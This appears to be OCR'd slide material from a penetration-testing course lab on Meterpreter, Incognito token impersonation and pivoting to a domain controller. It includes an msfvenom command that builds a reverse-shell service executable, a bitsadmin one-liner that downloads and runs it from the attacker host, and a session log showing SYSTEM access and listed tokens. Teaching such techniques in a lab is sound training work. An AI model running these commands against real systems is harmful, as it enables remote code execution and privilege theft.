
Create Malware as Service EXE

-
  ```
  msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.1.188 -f exe-service > /var/www/html/shell-service.exe
  ```

Command Line to Download and Run Malware

-
  ```
  cmd /c bitsadmin /transfer wcb /priority high http://172.16.1.188/shell-service.exe C:\shell-service.exe &&  C:\shell-service.exe
  ```

Incognito




```
msf exploit(handler) >
[*] Sending stage (171583 bytes) to 172.16.1.202
[*] Meterpreter session 1 opened (172.16.1.188:4444 -> 172.16.1.202:49253) at 2017-09-26 18:56:
19 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
HACKME\sally
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
WIN-H7CGV16341L\Guest
```

Tokens


- Like ID cards
- Windows uses them to mark who is running each process

Task Manager




Name	PID	Status	User name	CPU	Memory (...	Description
cmd.exe	2648	Running	Administrator	00	416 K	Windows Command Processor
cmd.exe	2776	Running	Administrator	00	488 K	Windows Command Processor
conhost.exe	1532	Running	sally	00	600 K	Console Window Host
conhost.exe	2196	Running	sally	00	1,656 K	Console Window Host
conhost.exe	3036	Running	Administrator	00	1,048 K	Console Window Host
conhost.exe	204	Running	Administrator	00	684 K	Console Window Host
conhost.exe	544	Running	Administrator	00	696 K	Console Window Host
csrss.exe	320	Running	SYSTEM	00	1,136 K	Client Server Runtime Process
csrss.exe	384	Running	SYSTEM	00	1,200 K	Client Server Runtime Process
dllhost.exe	1996	Running	SYSTEM	00	2,660 K	COM Surrogate
dsget.exe	1064	Running	Administrator	00	844 K	Microsoft AD DS/LDS Get command line utility
dwm.exe	680	Running	DWM-1	00	52,592 K	Desktop Window Manager
explorer.exe	1216	Running	sally	00	40,540 K	Windows Explorer
lsass.exe	480	Running	SYSTEM	00	4,148 K	Local Security Authority Process
msdtc.exe	992	Running	NETWORK SERVICE	00	1,936 K	Microsoft Distributed Transaction Coordinator Service
powershell.exe	1988	Running	sally	00	56,224 K	Windows PowerShell
rundll32.exe	2236	Running	SYSTEM	00	35,076 K	Windows host process (Rundll32)
rundll32.exe	936	Running	SYSTEM	00	19,292 K	Windows host process (Rundll32)
services.exe	472	Running	SYSTEM	00	2,524 K	Services and Controller app
smss.exe	228	Running	SYSTEM	00	300 K	Windows Session Manager
spoolsv.exe	1032	Running	SYSTEM	00	6,316 K	Spooler SubSystem App
svchost.exe	548	Running	SYSTEM	00	2,936 K	Host Process for Windows Services
svchost.exe	576	Running	NETWORK SERVICE	00	2,812 K	Host Process for Windows Services

Proj 17x: Pivoting and Exploiting a Domain Controller




Direct Attack

Pivoting




Windows Firewall



Name	Group	Profile	Enabled
✓ Active Directory Domain Controller - Ec...	Active Directory Domain Ser...	All	Yes
✓ Active Directory Domain Controller - Ec...	Active Directory Domain Ser...	All	Yes
✓ Active Directory Domain Controller - LD...	Active Directory Domain Ser...	All	Yes
✓ Active Directory Domain Controller - LD...	Active Directory Domain Ser...	All	Yes
✓ Active Directory Domain Controller - LD...	Active Directory Domain Ser...	All	Yes
✓ Active Directory Domain Controller - Net...	Active Directory Domain Ser...	All	Yes

Scope Includes Attacker



IP Address

Specify the IP addresses to match:

○ This IP address or subnet:

Examples: 192.168.0.12
192.168.1.0/24
2002:9d3b:1a31:4:208:74ff:fe39:6c43
2002:9d3b:1a31:4:208:74ff:fe39:0/112

● This IP address range:


From: 172.16.1.1

To: 172.16.1.201


○ Predefined set of computers:

Default gateway

